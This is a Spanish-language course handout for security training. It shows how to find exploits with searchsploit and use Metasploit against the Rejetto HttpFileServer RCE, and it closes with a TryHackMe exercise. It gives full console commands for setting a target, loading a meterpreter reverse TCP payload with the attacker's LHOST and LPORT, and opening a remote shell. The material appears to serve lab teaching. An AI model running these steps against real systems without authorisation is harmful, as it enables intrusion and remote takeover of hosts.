Black System

Seguridad Informática

Seguridad Informática

FPTD/2021/019/2080

Exploit database / searchsploit

En la pagina web nos da
La página web es exploit-db.com
La herramienta en Kali es: searchsploit (el nombre de lo que queremos explotar)
searchsploit Http File Server
searchsploit Http File Server -w para ver el enlace a la web

Cada exploit tiene un numero único (que he señalado en verde) windows/remote/39161.py

Para ver el código de ese exploit desde consola ponemos: searchsploit -x 39161

Para descargar un exploit en la carpeta en la que estemos: searchsploit -m 39161

Metaexploit


- La primera vez que utilicemos metaexploit tenemos que poner: msfdb run para que nos cree el usuario y demás
- Una vez estemos en msf5 > ya podemos empezar a usar metaexploit
- Para realizar una búsqueda ponemos: search y lo que queremo buscar
  search hfs (http file server)
- Copiamos la ruta del exploit que nos interese

```
msf5 > search hfs

Matching Modules
================

   #  Name                                       Disclosure Date  Rank       Check  Description
   -  ----                                       ---------------  ----       -----  -----------
   0  exploit/multi/http/git_client_command_exec  2014-12-18       excellent  No     Malicious Git and Mercurial HTTP Server For CVE-2014-9390
   1  exploit/windows/http/rejetto_hfs_exec       2014-09-11       excellent  Yes    Rejetto HttpFileServer Remote Command Execution
```

- use y pegamos la ruta

```
msf5 > use exploit/windows/http/rejetto_hfs_exec
msf5 exploit(windows/http/rejetto_hfs_exec) >
```

- Una vez que lo tenemos cargado podemos poner info, para ver toda la información del exploit, que hace y demás
- Para ver que opciones tenemos en este exploit ponemos: show options
- Para setear alguna opción ponemos: set RHOST 10.10.11.136



Configurar un Listener en metaexploit

Para poner en escucha un puerto en metaexploit ponemos
Set playload S.O/meterpreter/reverse_tcp

```
msf5 exploit(windows/http/rejetto_hfs_exec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

- Volvemos a poner show options y vemos que opciones tenemos que setear nuevas

```
Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

- En este caso tenemos que setear el LHOST y LPORT
  set LHOST y nuestra ip de atacante (set LHOST 10.10.14.58)
  set LPORT 5555
- Y por ultimo ejecutamos: exploit

- Empieza a mandar la vulnerabilidad y en este caso si pone al final meterpreter ha funcionado perfectamente y ya tendriamo una Shell inversa
- Para obtener una consola intereactiva ponemos: Shell

- Si en el exploit no tenemos que usar Shell inversa, no tenemos que usar meterpreter

Ejercicio

Tenéis que hackear la maquina de Tryhackme Bolt

Solo un par de pistas:

- Mirar bien y leer
- Usar metaexploit